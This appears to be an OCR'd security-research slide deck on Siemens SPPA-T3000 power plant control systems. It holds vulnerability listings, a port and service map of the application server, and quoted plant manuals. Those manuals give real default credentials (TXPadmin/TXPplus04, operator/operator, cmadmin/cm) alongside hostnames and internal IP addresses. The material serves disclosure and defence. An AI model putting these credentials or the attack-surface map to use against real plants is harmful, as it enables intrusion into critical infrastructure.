  - Technology server
  - NTP server
  - **Automation server**
- Process level
  - I/O modules



Advisory, vulns and kudos

November 2018

External

ID	CVSS
SIEMENS-2018-002	10.0
SIEMENS-2018-003	9.6
SIEMENS-2018-005	5.3
SIEMENS-2018-006	5.3
SIEMENS-2018-007 (1)	9.8

Application

ID	CVSS
SIEMENS-2018-001	5.9
SIEMENS-2018-004	8.3

Automation

ID	CVSS
SIEMENS-2018-015	7.8
SIEMENS-2018-026	7.8
SIEMENS-2018-027	7.8
SIEMENS-2018-028	7.5
SIEMENS-2018-029	7.5
SIEMENS-2018-030	9.6
SIEMENS-2018-031	10.0

Migration

ID	CVSS
SIEMENS-2018-007 (2)[17]	8.8
SIEMENS-2018-008	6.5
SIEMENS-2018-009	6.5
SIEMENS-2018-010	4.3
SIEMENS-2018-011	8.8
SIEMENS-2018-012	4.3
SIEMENS-2018-013	7.5
SIEMENS-2018-014	7.5
SIEMENS-2018-016 to SIEMENS-2018-25	4.3

not yet, but https://github.com/klsecservices/Publications


December 2019

AFFECTED PRODUCTS AND SOLUTION

Affected Product and Versions	Remediation
SPPA-T3000 Application Server: All versions only affected by CVE-2018-4832, CVE-2019-18283, CVE-2019-18284, CVE-2019-18285, CVE-2019-18286, CVE-2019-18287, CVE-2019-18288, CVE-2019-18314, CVE-2019-18315, CVE-2019-18316, CVE-2019-18317, CVE-2019-18318, CVE-2019-18319, CVE-2019-18320, CVE-2019-18331, CVE-2019-18332, CVE-2019-18333, CVE-2019-18334, CVE-2019-18335	Fixes for CVE-2019-18331, CVE-2019-18333, and CVE-2019-18334 are included in SPPA-T3000 Service Pack R8.2 SP1. Please contact your SIEMENS service management organisation to obtain the update. For remaining CVEs, see additional recommendations from section Workarounds and Mitigations.
SPPA-T3000 MS3000 Migration Server: All versions only affected by CVE-2019-18289, CVE-2019-18290, CVE-2019-18291, CVE-2019-18292, CVE-2019-18293, CVE-2019-18294, CVE-2019-18295, CVE-2019-18296, CVE-2019-18297, CVE-2019-18298, CVE-2019-18299, CVE-2019-18300, CVE-2019-18301, CVE-2019-18302, CVE-2019-18303, CVE-2019-18304, CVE-2019-18305, CVE-2019-18306, CVE-2019-18307, CVE-2019-18308, CVE-2019-18309, CVE-2019-18310, CVE-2019-18311, CVE-2019-18312, CVE-2019-18313, CVE-2019-18321, CVE-2019-18322, CVE-2019-18323, CVE-2019-18324, CVE-2019-18325, CVE-2019-18326, CVE-2019-18327, CVE-2019-18328, CVE-2019-18329, CVE-2019-18330	See recommendations from section Workarounds and Mitigations Advisory is based on submission from several different teams

https://cert-portal.siemens.com/productcert/pdf/ssa-451445.pdf

Preparing threat model



External

ID	CVSS
KL-SIEMENS-2018-002	10.0
KL-SIEMENS-2018-003	9.6
KL-SIEMENS-2018-005	5.3
KL-SIEMENS-2018-006	5.3
KL-SIEMENS-2018-007 (1)	9.8

Migration

ID	CVSS
KL-SIEMENS-2018-007 (2)[17]	8.8
KL-SIEMENS-2018-008	6.5
KL-SIEMENS-2018-009	6.5
KL-SIEMENS-2018-010	4.3
KL-SIEMENS-2018-011	8.8
KL-SIEMENS-2018-012	4.3
KL-SIEMENS-2018-013	7.5
KL-SIEMENS-2018-014	7.5
KL-SIEMENS-2018-016 to KL-SIEMENS-2018-25	4.3


Application


ID	CVSS
KL-SIEMENS-2018-001	5.9
KL-SIEMENS-2018-004	8.3

Automation

ID	CVSS
KL-SIEMENS-2018-015	7.8
KL-SIEMENS-2018-026	7.8
KL-SIEMENS-2018-027	7.8
KL-SIEMENS-2018-028	7.5
KL-SIEMENS-2018-029	7.5
KL-SIEMENS-2018-030	9.6
KL-SIEMENS-2018-031	10.0

Threat model






Available in whitepaper

Application server

HTTP server	TCP:80, 433
Tomcat6	TCP: 5886, 8009, 8080, DP
SSH	TCP: 22
Syslog	UDP: 514, 1025
Syslog	TCP: 3300 UDP: 516, DP
Tunneller SSC	TCP: 21379
Eventlog	TCP:DP
FTP	TCP: 21
HTTP server	TCP: 47001
lsass	TCP:DP[29]
NBNS	TCP: 139 UDP: 137,
Print Spooler	TCP: DP UDP: DP
RDP	TCP: 3389
RPC	TCP: 135
SNMP	UDP: 161,
SMB	TCP: 445
SQL Browser	UDP: 1434
SQL Server	TCP: 5100(
Task Scheduler	TCP: DP
TermServLicensing	TCP: DP
WinRM	TCP: 5985
wininit	TCP: DP
NTP	UDP: 123
OPC UA Local Discovery Server	TCP: 4840
Automation License Manager Service	TCP: 4410
CCEServer	TCP: DP
SIMATIC NET Core Server DP	TCP: 4848
SIMATIC NET Core Server PROFINET IO	TCP: 4847
SIMATIC NET Core Server S7	TCP: 4845
SIMATIC NET Core Server S7OPT	TCP: 4850
SIMATIC NET Core Server SR	TCP: 4849
S7DOS Help Service	TCP: DP
SPPA-T3000 services	TCP: 0.0.0.0:1099,1100,8090,8094, 8096,50001-50005,50008, 50009,50012,50150-50153, 50200-50204,55000,DP AutomationNet: 11000-11009,53000, DP ApplicationNet: 10040 UDP: 0.0.0.0:162,10000,53001, 53500-53531,DP AutomationNet: 53002


Application server

- Windows box
  - Server 2003 to 2016
  - MS17-010 to CVE-2019-0708 depending on time window
- MSSQL, Cygwin, Apache Tomcat, etc.
  - Security updates (e.g. CVE-2016-3067 fixed in R8.2), configuration issues
- SIMATIC package
  - Dependent on another product releases
- SPPA-T3000 package
  - Lots of Java
- Note: Siemens has patched noted vulns at 2018 and 2019




Windows Server 2008 R2

CIS benchmarks



MSSQL Server 2005



Apache Tomcat 6.0

OSINT passwords in the wild

https://wenku.baidu.com/view/3e5e5a230722192e4536f64b.html

Internet (c)

3.在“Computer”栏输入服务器名，点击“Connect”弹出对话框

4.在对话框中输入用户名和密码（用户名均为 TXPadmin，密码：TXPplus04）

5.点击确认后远程进入服务器

4.2 服务器对应计算机名

Computer	对应服务器	用户名	密码	Computer	对应服务器	用户名	密码
winserv10	#1 机组服务器	TXPadmin	TXPplus04	opcsrv10	#1 机组 OPC 服务器	TXPadmin	TXPplus04
172.17.20.1	#1 机组服务器	TXPadmin	TXPplus04	172.17.20.2	#1 机组 OPC 服务器	TXPadmin	TXPplus04
Winserv20	#2 机组服务器	TXPadmin	TXPplus04	opcsrv20	#2 机组 OPC 服务器	TXPadmin	TXPplus04
172.18.20.1	#2 机组服务器	TXPadmin	TXPplus04	172.18.20.2	#2 机组 OPC 服务器	TXPadmin	TXPplus04
winserv12	公用系统服务器	TXPadmin	TXPplus04	opcsrv12	公用系统 OPC 服务器	TXPadmin	TXPplus04
172.16.20.1	公用系统服务器	TXPadmin	TXPplus04	172.16.20.2	公用系统 OPC 服务器	TXPadmin	TXPplus04





图 1：整体网络结构



Internet (c)

earch?q=cache:YtgOYE1qZnUJ:https://wenku.baidu.com/view/3e5e5a230722192e4536f64b.html+&cd=1&hl=en

控制器组态文件，并通过 PROFIBUS 总线与下层卡件（IM153-2）进行通讯和数据采集；网络模件与 CPU 之间通过背板总线进行通讯并通过 ProfiDP 总线连接到下层网 OSM 通讯模块，以服务器数据采集和传输的实时性。 单元机组共有 14 对 AP 控制器，其中 AP101（AP201）-AP107（AP207）为炉侧控制器，AP108（AP208）为 SOE 控制器，AP109（AP209）-AP113（AP213）为机侧控制器，AP114（AP214）为电气部分控制器；公用系统由 2 对 AP 控制器组成，主要承担空压机和循环水泵房设备控制，其中循环水泵房为远程 IO 站，通过光纤与 AP 之间进行 通讯。 2.2 IO 卡件、端子板类型 型 号 备 注 16 通道 16 通道 8 通道 8 通道 8 通道 8 通道 16 通道 卡 件 名 称 数字量输入卡件 数字量输出卡件 模拟量输入卡件 模拟量输出卡件 热电阻输入卡件 热电偶输入卡件 SOE 卡件 端 子 板 名 称 DI 接线端子板 DO 接线端子板 DO 接线端子板 AI 接线端子板 AO 接线端子板 TC 接线端子板 RTD 接线端子板 型 号 备 2 个端子一个通道 注 SM321-1BH02-0AA0 SM322-1BH01-0AA0 SM331-7KF02-0AB0 SM332-5HF00-0AB0 SM331-7PF11-0AB0 SM331-7PF01-0AB0 SM350-2AH00-0AE0 FIM-DI20 FIM-DO20 FIM-DO20-L FIM-AI20 FIM-AR40 FIM-TC40 FIM-3RTD40 2 个端子一个继电器，仅带常开触点 3 个端子一个继电器，带常开常闭触点 3 个端子一个通道 4 个端子一个通道 2 个端子一个通道 4 个端子一个通道 注： 在实际情况中需特别注意 FIM-DO20-L 接线端子板最后两个继电器使用情况， 该继电器为 6 个端子公用一个继电器，在接线时需注意，否则将导致两个回路公用一个继电器 3. 电源结构 DCS 供电主要分为交流供电系统和直流供电系统，其中单元机组和公用系统设有独立的供电系统。交流供电系 统主要负荷有：操作员站、工程师站、打印机、机组服务器机柜和 ROUTER；直流供电系统由两面独立的机柜构成， 其电源分别取自电气 UPS，经整流后输出 24V 直流电源向各 AP 控制器机柜和扩展柜供电。 二、 本地电脑用户 客户端（包括操作员站、工程师站、历史站）本地电脑分为管理员用户和一般用户，一般用户通过修改注册表方 式屏蔽本地电脑管理、我的电脑、U 盘显示、远程登录、画图软件等相关功能，在桌面上无任何图标，开始程序里 面仅 T3000 软件登录图标，当需对本地电脑进行设置时必须登陆管理员用户，计算机启动时默认为一般用户，不需 要输入用户名和密码 管理员用户名：Administrator，密码：TXPplus04； 一般用户名：operator，密码：operator 重

Internet (c)

1、加电开机AS3000

2、开机画面出现“autsrv001 login: ”

autsrv001 login:cmadmin

按Enter键；

Password 输入密码cm

密码输入完成是不显示的，直接按Enter键；

出现如下画面

*Password for user cmadmin is expired


Internet (c)

Vendor statement

- It is required for power plant operator to change passwords
- Since 2014-2015 all passwords are unique for each site

How operator manages plant

- **Thin client**
  - communicates over HTTPS with Application server
- **Fat client**
  - discovers services using RMI Registry
  - communicates directly with them on Application server



https://www.siemens.com.tr/i/content/3852_1_T3000-SystemOverview_March2008.pdf

SPPA-T3000 apps and roles

